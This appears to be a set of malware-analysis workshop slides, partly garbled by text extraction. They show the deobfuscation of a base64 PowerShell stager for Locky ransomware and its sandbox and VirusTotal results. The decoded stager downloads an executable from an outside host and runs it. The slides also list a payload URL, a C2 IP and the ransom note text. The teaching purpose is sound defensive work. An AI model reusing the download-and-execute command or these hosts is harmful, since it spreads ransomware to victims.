\$.c.m.d. .=. .[.S.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.]:.:.U.n.i.c.o.d.e...G.e.t.S.t.r.i.n.g.
[.S.y.s.t.e.m...C.o.n.v.e.r.t.]:.:.F.r.o.m.B.a.s.e.6.4.S.t.r.i.n.g.
(. " .K.A.B.u.A.G.U.A.d.w.A.t.A.G.8.A.Y.g.B.q.A.G.U.A.Y.w.B.0.A.C.A.A.c.w.B.5.A.H.M.A.d.A.B.l.A.G.
B.u.A.G.U.A.d.A.A.u.A.H.c.A.Z.Q.B.i.A.G.M.A.b.A.B.p.A.G.U.A.b.g.B.0.A.C.k.A.L.g.B.k.A.G.8.A.d.w.
w.A.b.w.B.h.A.G.Q.A.Z.g.B.p.A.G.w.A.Z.Q.A.o.A.C.c.A.a.A.B.0.A.H.Q.A.c.A.A.6.A.C.8.A.L.w.B.o.A.H.
B.u.A.C.4.A.Y.w.B.v.A.G.0.A.L.g.B.j.A.G.4.A.L.w.B.p.A.G.0.A.Z.w.B.z.A.C.8.A.M.Q.B.4.A.D.c.A.c.w.
M.A.L.g.B.q.A.H.A.A.Z.w.A.n.A.C.w.A.I.A.A.n.A.G.Q.A.b.w.B.j.A.H.Y.A.a.Q.B.l.A.H.c.A.L.g.B.l.A.H.
A.n.A.C.k.A.O.w.A.g.A.H.M.A.d.A.B.B.A.H.I.A.d.A.t.A.H.A.A.c.g.B.v.A.G.M.A.Z.Q.B.z.A.H.M.A.I.A.
Y.A.a.Q.B.s.A.G.U.A.c.A.B.h.A.H.Q.A.a.A.A.g.A.C.c.A.Z.A.B.v.A.G.M.A.d.g.B.p.A.G.U.A.d.w.A.u.A.G.
B.l.A.C.c.A.".) .).; .i.n.v.o.k.e.-.e.x.p.r.e.s.s.i.o.n. \$.c.m.d.;.

CyberChef

Secure <https://gchq.github.io/CyberChef/#recipe=%5B%7B%22op%22%3A%22From%20Base64%22%2C%22args%22%3A%5B%22A-Za-z0-9%2B%2F%3D%22%2Ctrue%5...>

Download CyberChef  Last build: 3 days ago Options  About / S

length: 1284
lines: 1 Clear I/O 

Recipe

From Base64  

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars ☒

Decode text  

Encoding UTF16LE (1200)

Input

JABjAG0AZAAGAD0AIAbBAFMaeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAQgBVAG4AaQBjAG
RwB1AHQAUwB0AHIAaQBuaGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgB1AHIAAdABdADoAQgBGAHIAbwBtAEIAYQBzAG
dABYAGkAbgBnACgAIGBLAEEAQgB1AEEARwBVAAEEAZAB3AEEAdABBAEcAOABBAFkAZwBCAHEAQQBHAFUAQQBZAHcAQgAwAE
YwB3AEIANQBBAEgATQBAGQAQQBCAGwAQQBHADAQQBMAGcAQgB1AEEARwBVAAEEAZABBAEEAdQBBAEgAYwBBAFoAUQBcAG
QQB1AE EAQgBwAAEEARwBVAAEEAYgBnAEIAMABBAEMAawBBAAEWZwBCAGsAQQBHADgAQQBkAHcAQgB1AEEARwB3AEEAYgB3AE
UQBBAFoAZwBCAHAQQQBHAHcAQQBAAFEAQQBvAAEEAQwBjAEEAYQBBAEIAMABBAEgAUQBBAAGMAQQBBADYAQQBDADgAQQBMAH
SABjAEEAYQBRAEIAQQBBAEMANABBAFkAdwBCAHYAQQQBHADAQQBMAGcAQgBqAAEEARwA0AAEEATAB3AEIACABBAEcAMABBAF
QQBDADgAQQBNAFEAQgA0AAEEARABjAEEAYwB3AEEANQBBAEcATQBBAEWZwBCAHEAQQBIAEEAQQBAAHcAQQBuaAAEAQwB3AE
bgBBAAcAUQBBAAGIAAwBCAGoAQQBIAFkAQQBhAFEAQgBsAAEEASABjAEEATABnAEIAbABBAEgAZwBBAFoAUQBBAAG4AQQBDAg
QQBnAAEEASABNAEEAZABBAEIAQQBBAEgASQBBAAGQAQQBBAHQABBAEIAEEAQQBjAGcAQgB2AEEARwBNAEEAwgBRAEIAegBBAAE
QQBBAHQABBAFkAQQBhAFEAQgBzAAEEARwBVAAEEAYwBBAAEIAaABBAEgAUQBBAAGEAQQBBAGcAQQBDAgMAQQBAAEEAQgB2AE
ZABnAEIACABBAEcAVQBBAAGAdwBBAAHUAQQQBHAFUAQQB1AEEAQgBsAAEEAQwBjAEEAIGApACKAOWAgAGkAbgB2AG8AawB1AC
cgB1AHMAcwBpAG8AbgAgACQAYwBtAGQAOWA=|

Output

time: 2ms
length: 481
lines: 1 Save to file  Move output to input  Undo

```
$cmd =  
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("KABuAGUAdwAtAG8A  
B0ACAAcwB5AHMAAdAB1AG0ALgBuAGUAdAAuAHcAZQB1AGMAbABpAGUAbgB0ACKALgBkAG8AdwBuAGwAbwBhAGQAZgBpAGwA  
B0AHQAAcAA6AC8ALwBoAHcAaQBuaC4AYwBvAG0ALgBjAG4ALwBpAG0AZwBzAC8AMQB4ADcAcwA5AGMALgBqAHAZWAnACwA  
BjAHYAaQB1AHcALgB1AHgAZQAnACKAOWAgAHMAAdABBAHIAAdAAHAACgBvAGMAZQBzAHMAIAAtAGYAaQBzAGUAcABhAHQA  
BvAGMAAgBpAGUAdwAuAGUAeAB1ACcA")); invoke-expression $cmd;
```

xasfu.js

stage_2.ps1

```
$cmd = [SystemTextEncoding]::UnicodeGetString([SystemConvert]::FromBase64String(
```

```
"KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAACwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQB1AGMabABpAGUAbgB0ACKALgBkAG8AdwBuAGwAbwB  
hAGQAZgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBoAHcAaQBAC4AYwBvAG0ALgBjAG4ALwBpAG0AZwBzAC8AMQB4ADcAcwA5AGMALgBqAHA  
AZwAnACwAIAAnAGQAbwBjAHYAaQB1AHcALgB1AHgAZQAnACKAOWAgAHMAdABBAHIAdAAAtAHAACgBvAGMAZQBzAHMAIAAtAGYAaQBsAGUAcAB  
hAHQAaAAgACcAZABvAGMAdgBpAGUAdwAuAGUAeABlACcA");
```

```
invoke-expression $cmd;
```

CyberChef

Secure https://gchq.github.io/CyberChef/#recipe=%5B%7B%22op%22%3A%22From%20Base64%22%2C%22args%22%3A%5B%22A-Za-z0-9%2B%2F%3D%22%2Ctrue%5...

Download CyberChef

Last build: 3 days ago

Options About / Support

Operations

Search...

Favourites Edit

Data format

To Hexdump

From Hexdump

To Hex

From Hex

To Charcode

From Charcode

To Decimal

From Decimal

To Binary

From Binary

To Octal

From Octal

Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars

Decode text

Encoding UTF16LE (1200)

Input

length: 368
lines: 1

Clear I/O Reset layout

KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAacwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBjAGMabABpAGUAbgB0ACKALgBkAG8AdwBuAG
bwBhAGQAZgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBoAHcAaQBuAC4AYwBvAG0ALgBjAG4ALwBpAG0AZwBzAC8AMQB4ADcAcwA5AC
LgBqAHAAZwAnACwAIAAnAGQAbwBjAHYAaQB1AHcALgB1AHgAZQAnACKAOWAgAHMAdABBAHIAdAAtAHAACgBvAGMAZQBzAHMAIAAtAC
aQBsAGUAcABhAHQAaAAGACcAZABvAGMAAgBpAGUAdwAuAGUAeABlACcA


Output

time: 3ms
length: 138
lines: 1

Save to file Move output to input Undo Max

(new-object system.net.webclient).downloadfile('http://hwin.com.cn/imgs/1x7s9c.jpg', 'docview.exe');
start-process -filepath 'docview.exe'

Save recipe



DO IT LIVE!



Workshop

Make sure you have the following tools:

- Python PS decode script
- Notepad

Exercise Steps

- Identify the obfuscation functions and deobfuscate
- Identify the anti-analysis techniques
- Identify and download the payload (how is this executed)

***Bonus**

- Gather as much information from the C2 server as possible



20 MINUTES

Payload Analysis



Virus Total

Malwr / Hybrid Analysis



SHA256: 7d69f3934be22a9bdcf0e20059d6c0a851218abe9aa07b83795c54e696be6142

File name: 7d69f3934be22a9b_sys1.tmp

Detection ratio: 48 / 56

Analysis date: 2016-04-25 07:59:50 UTC (1 day, 16 hours ago)



Analysis

File detail

Additional information

Comments 3

Votes

Behavioural information

Antivirus	Result	Update
ALYac	Trojan.GenericKD.3050521	20160425
AVG	Crypt5.AJFR	20160425
AVware	Win32.Malware!Drop	20160425
Ad-Aware	Trojan.GenericKD.3050521	20160425
AhnLab-V3	Trojan/Win32.Locky	20160425



SHA256: [7d69f3934be22a9bdcf0e20059d6c0a851218abe9aa07b83795c54e696be6142](#)

File name: 7d69f3934be22a9b_sys1.tmp

Detection ratio: **48 / 56**

Analysis date: 2016-04-25 07:59:50 UTC (1 day, 16 hours ago)



[Analysis](#)

[File detail](#)

[Additional information](#)

[Comments](#) **3**

[Votes](#)

[Behavioural information](#)



Locky Ransomware

Posted 2 months, 1 week ago by [siri](#)



#locky ransomware

dl from :

http://nautipol.es/2/2_6f3f22f0.exe

🏠 FileVersionInfo properties

Copyright	Copyright © Info-ZIP 1997 - 2008
Product	Zip
Original name	m1c2.dll
Internal name	!2z
File version	5.2
Description	Info-2lj 2ij for 1inme 2qnjole

☰ PE header basic information

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2016-02-16 11:05:15
Entry Point	0x00006AA3
Number of sections	5

📊 PE sections

Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	60230	60416	7.31	150dc9b152ceac2cb1b48004e01980fd
.rdata	65536	18660	18944	7.09	3278f53affe17dbc492238129677cb63
.data	86016	8344	4096	7.08	c6afd0a1fcd50926e41a99edf491666e
.rsrc	98304	51768	52224	6.85	32fc2c74bac77bf7a18d7b2729da9a43

VirusTotal metadata

First submission 2016-02-17 08:18:18 UTC (2 months, 1 week ago)

Last submission 2016-04-25 07:59:50 UTC (1 day, 16 hours ago)


File names

- yFUYldsf.exe.1284.dr
- svchost.exe
- yFUYldsf.exe
- b39091b1ae870525b7c26e4c8b4658af.exe
- yFUYldsf.exe
- !2z
- 4_b9ffd5c5.exe
- svchost.exe
- yFUYldsf.exe.2528.dr
- 4_b9ffd5c5.exe
- svchost.exe
- 7d69f3934be22a9b_sys1.tmp
- yFUYldsf.exe.3468.dr
- m1c2.dll
- 4_b9ffd5c5.exe
- pe_b39091b1ae870525b7c26e4c8b4658af_0929bff19771c253ea7f8f3f7d6f1e98804e2845_7d69f3934be22a9bdcf0e20059d6c0a851218abe9aa07b83795c54e696be6142.exe

Advanced heuristic and reputation engines

F-Secure Deepguard Suspicious:W32/Malware!Online

Sandbox Magic



[Quick Overview](#)[Static Analysis](#)[Behavioral Analysis](#)[Network Analysis](#)[Dropped Files](#)[Comment Board \(0\)](#)

- X-axis by: [event](#)
- Y-axis by: [category](#)

- **4_b9ffd5c5.exe** 1592
 - vssadmin.exe 768
 - NOTEPAD.EXE 252
 - rundll32.exe 276
 - cmd.exe 1580

4_b9ffd5c5.exe vssadmin.exe NOTEPAD.EXE rundll32.exe cmd.exe

Extracted Strings

[Download All Memory Strings \(6.4KiB\)](#)

All Details:

☐ Off[Interesting \(126\)](#)[All Strings \(844\)](#)[4_b9ffd5c5.exe:2420 \(454\)](#)[4_b9ffd5c5.exe.bin \(212\)](#)[NOTEPAD.EXE \(1\)](#)[_Locky_recover_instructio...](#)[cmd.exe \(1\)](#)[screen_0.png \(2\)](#)[screen_11.png \(80\)](#)[screen_6.png \(75\)](#)[vssadmin.exe \(1\)](#)**!!! IMPORTANT INFORMATION !!!!**

!!! IMPORTANT INFORMATION !!!!All of your files are encrypted with RSA-2048 and AES-128 ciphers.More information about the RS
A and AES can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem)) <http://en.wikipedia.org/w>

!!! Your personal identification ID: 32COD883E1644DOA !!!

!!! Your personal identification ID: 32COD883E1644DOA !!! !!! IMPORTANT INFORMATION !!!!

!!!

!!!!_

!This program cannot be run in DOS mode.\$


%USERPROFILE%\Desktop_Locky_recover_instructions.txt

-[]@&d

/C del /Q /E "%TEMP%\svsB245.tmp"

[Incident Response](#)[Indicators](#)[File Details](#)[Screenshots \(12\)](#)[Hybrid Analysis \(4\)](#)[Network Data](#)**[Extracted Strings](#)**[Extracted Files \(13\)](#)[Notifications](#)[Community \(0\)](#)[Back to top](#)

🏠 Analyses Search Submit About ▾ vtest ▾						
	2016-02-16 15:54:39,213	NtCreateMutant	Handle: 0x000000d8 InitialOwner: 0 MutexName: CTF.TimListCache .FMPDefaultS-1- 5-21-1547161642- 507921405- 839522115- 1004MUTEX.Default tS-1-5-21- 1547161642- 507921405- 839522115-1004	success	0x40000000	
	2016-02-16 15:54:39,213	NtOpenSection	DesiredAccess: 0x000f001f ObjectAttributes: C:\ntdll SectionHandle: 0x000000dc	success	0x00000000	
	2016-02-16 15:54:39,213	ZwMapViewOfSection	SectionOffset: 0x0007f3b0 SectionHandle: 0x000000dc ProcessHandle: 0x55555555	success	0x00000000	



[Analyses](#)[Search](#)[Submit](#)[About ▾](#)

vtest ▾

2016-02-16
15:54:38,783

NtCreateFile

ShareAccess: 0
FileName:
C:\Documents and
Settings\User\De
sktop_Locky_rec
over_instructions.txt
DesiredAccess:
0x40100080
CreateDisposition: 5
FileHandle:
0x000001a4

success

0x00000000

2016-02-16
15:54:38,783

NtWriteFile

Buffer:
\xef\xbb\xbf !!!
IMPORTANT
INFORMATION !!!!
All of your
files are
encrypted with
RSA-2048 and
AES-128 ciphers.
More information
about the RSA
and AES can be
found here:
[http://en.wikiped](http://en.wikipedia.org/wiki/RSA)
[ia.org/wiki/RSA](http://en.wikipedia.org/wiki/RSA)

success

0x00000000

[Analyses](#)[Search](#)[Submit](#)[About ▾](#)

vtest ▾

2016-02-16
15:54:04,233

RegCreateKeyExA

Handle:
0x000000b8
Access: 131103
Registry:
0x80000001
Class:
SubKey:
Software\Locky

success

0x00000000

2016-02-16
15:54:04,233

RegQueryValueExA

Handle:
0x000000b8
DataLength: 3072
ValueName: id
Type: 184

failed

0x00000002

2016-02-16
15:54:04,233

RegQueryValueExA

Handle:
0x000000b8
DataLength: 3072
ValueName: pubkey
Type: 184

failed

0x00000002

2016-02-16
15:54:04,233

RegQueryValueExA

Handle:
0x000000b8
DataLength: 3072
ValueName:
paytext
Type: 184

failed

0x00000002



Quick Overview

Static Analysis

Behavioral Analysis

Network Analysis

Dropped Files

Comment Board (0)

Domains (0) Hosts (1) HTTP (4) IRC (0) SMTP (0)

HTTP Requests

URI	DATA
http://109.234.38.35/main.php	POST /main.php HTTP/1.1 Host: 109.234.38.35 Content-Length: 163713 Connection: Keep-Alive Cache-Control: no-cache
http://109.234.38.35/main.php	POST /main.php HTTP/1.1 Host: 109.234.38.35 Content-Length: 95 Connection: Keep-Alive Cache-Control: no-cache \xbf\x9f\xe\xa1\xf5t\xe5\xbasCP\xd7/\xcb\x81\x8e^\x84\xc6\xd4\xef\x11\xd1\x93\xf \xc1\x82\xef0Y~\x17*\xc5\xda\x80\x84H:\x8d\xf9\x1e+=\x1c\xa1\xf9~Y\x13\x13\x9a\x9 \x14aG\xa3\xd2\xd2\x98o\x16\xba\xed\xc9\xfe\xee\xdd\x8d\x8e\xfa\xc9\x01e&;\xca.{\n 7\x11R\x0b\xb4\xd9z_
http://109.234.38.35/main.php	POST /main.php HTTP/1.1 Host: 109.234.38.35 Content-Length: 55 Connection: Keep-Alive Cache-Control: no-cache \xb7\x8e\x92\xf0\xc8\xf1\xf3[7\xa9\xbc\xc4M>\xf0\x13\xad\xfdz \x00\xe6\xaa.&\xff_m\x8b'\xbce\xca\xc8>\xb1\x1f72\xed\xd0 {\xe8\x00q\xbb\x1a\x19\xa0\x85\x89\xe10\xf

DO IT LIVE!



Workshop

Make sure you have the following tools:


- <https://www.virustotal.com/>
- <https://malwr.com/>
- <https://www.hybrid-analysis.com/>

Exercise Steps

- Upload the payload to VirusTotal. Has it been identified?
- Upload the payload to Malwr or Hybrid Analysis
- Review the following from the sandbox analysis;
 - Mutex created
 - Registry keys created
 - Network traffic
- What is the purpose of the malware?

***Bonus**

- Identify a design flaw in the malware that can be used to gather more information from the C2



20 MINUTES

Build IOCs




Identify Pivots

Search for variants

Comparative analysis

Build IOC

